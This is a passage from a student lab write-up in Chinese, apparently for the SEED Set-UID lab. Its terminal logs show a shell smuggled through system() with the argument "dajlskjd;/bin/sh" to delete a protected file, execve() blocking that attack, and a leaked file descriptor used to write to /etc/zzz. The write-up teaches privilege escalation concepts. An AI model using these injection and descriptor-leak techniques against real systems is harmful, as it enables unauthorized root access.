[09/30/23]seed@VM:~/.../Labsetup$ ./myprog
I'm not sleeping!
```

- Task 8: Invoking External Programs Using system() versus execve()
  - system() 实际上是先调用 shell，然后 shell 将传递的参数作为命令去解析它。只要在参数中加入“;”，便可以以 root 身份执行任意的命令。




```
[09/30/23]seed@VM:~/.../Labsetup$ vim catall.c
[09/30/23]seed@VM:~/.../Labsetup$ gcc catall.c -o catall
[09/30/23]seed@VM:~/.../Labsetup$ cat target_delete_file
It's for a test.
[09/30/23]seed@VM:~/.../Labsetup$ ./catall "dajlskjd;/bin/sh"
/bin/cat: dajlskjd: No such file or directory
$ cd /home/seed/lab1/Labsetup/
$ rm target_delete_file
$ cat target_delete_file
cat: target_delete_file: No such file or directory
```

  - execve() 会将传递的参数作为整体进行解析，使上述攻击方法失效。



```
[09/30/23]seed@VM:~/.../Labsetup$ vim catall.c
[09/30/23]seed@VM:~/.../Labsetup$ gcc catall.c -o catall
[09/30/23]seed@VM:~/.../Labsetup$ sudo chown root catall
[09/30/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 catall
[09/30/23]seed@VM:~/.../Labsetup$ ./catall "dajlskjd;/bin/sh"
/bin/cat: 'dajlskjd;/bin/sh': No such file or directory
```

- Task 9: Capability Leaking
  - 利用泄露的、有权限的文件描述符，进行越权写入。



```
[09/30/23]seed@VM:~/.../Labsetup$ ./cap_leak
fd is 3
$ echo "successfullly write to the /etz c/zzz" >&3
           /
$ cat /etc/zzz
successfullly write to the /etc/zzz
```